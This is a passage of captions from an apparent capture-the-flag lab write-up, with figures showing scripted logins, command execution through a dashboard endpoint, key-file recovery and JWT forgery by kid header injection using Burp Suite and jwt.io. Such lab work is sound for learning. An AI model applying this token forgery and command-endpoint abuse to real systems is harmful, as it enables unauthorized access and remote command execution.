

***Explanation.*** *First version of the request script sends email and password as form-encoded data to index.php.*

## Figure 35 | Python script in nano (dictionary data) | Step 12





***Explanation.*** *The script is changed to send a Python dictionary as the POST body, which is used to test how the server parses the request.*

## Figure 36 | Script output showing the dashboard source | Step 12




***Explanation.*** *Running e.py prints the HTML of the dashboard, confirming that the session works through the script.*


### Figure 37 | Dashboard JavaScript with embedded JWT | Step 12




***Explanation.*** *The dashboard source shows a full JWT as a JavaScript variable and an AJAX POST to execute_command.php with an Authorization: Bearer header.*


## Phase 7 - Command execution and key recovery

### Figure 38 | ls from the dashboard form | Step 13





***Explanation.*** *The dashboard runs ls and shows 188ade1.key in the web root. This file is the one to inspect.*

## Figure 39 | Opening 188ade1.key in the browser | Step 14




***Explanation.*** *Visiting /188ade1.key returns the dashboard page source instead of key data, so the key was obtained through the command endpoint and the file listing.*


## Figure 40 | cat 188ade1.key in the terminal | Step 14




***Explanation.*** *The key was downloaded and read with cat. The value is 56058354efb3daa97ebab00fabd7a7d7.*


## Phase 8 - JWT analysis, Burp testing and forgery

### Figure 41 | Dashboard error after changing the cookie | Step 11





***Explanation.*** *With persistentSession changed, the dashboard shows 'Error executing command.' This shows the command endpoint is tied to the session state.*

### Figure 42 | Burp Suite Proxy intercept of execute_command.php | Step 13





***Explanation.*** *Burp captures the POST to execute_command.php with the Bearer token. The HTTP history also shows repeated logout.php redirects.*

## Figure 43 | Burp Repeater: ls with persistentSession=yes | Step 13





***Explanation.*** *Replaying the request with persistentSession=yes returns the web root listing with status 200. The endpoint works when the cookie is set.*

## Figure 44 | jwt.io decoding the original token | Step 12





***Explanation.*** *Decoded header: kid is /var/www/mykey.key, alg HS256. Decoded payload: user_id 1, email tester@hammer.thm, role user.*

## Figure 45 | Burp Repeater with the forged token | Step 15





***Explanation.*** *The forged Bearer token is sent to execute_command.php and the server accepts it. The response is the web root listing.*

## Figure 46 | jwt.io encoder: forged token with kid injection | Step 15





***Explanation.*** *Header kid is set to /var/html/188ade1.key, and the payload is signed with the recovered secret to create the new token.*

## Figure 47 | Key value highlighted in the terminal | Step 14





***Explanation.*** *The value 56058354efb3daa97ebab00fabd7a7d7 is highlighted for copying into jwt.io.*

## Figure 48 | jwt.io signature verification | Step 14



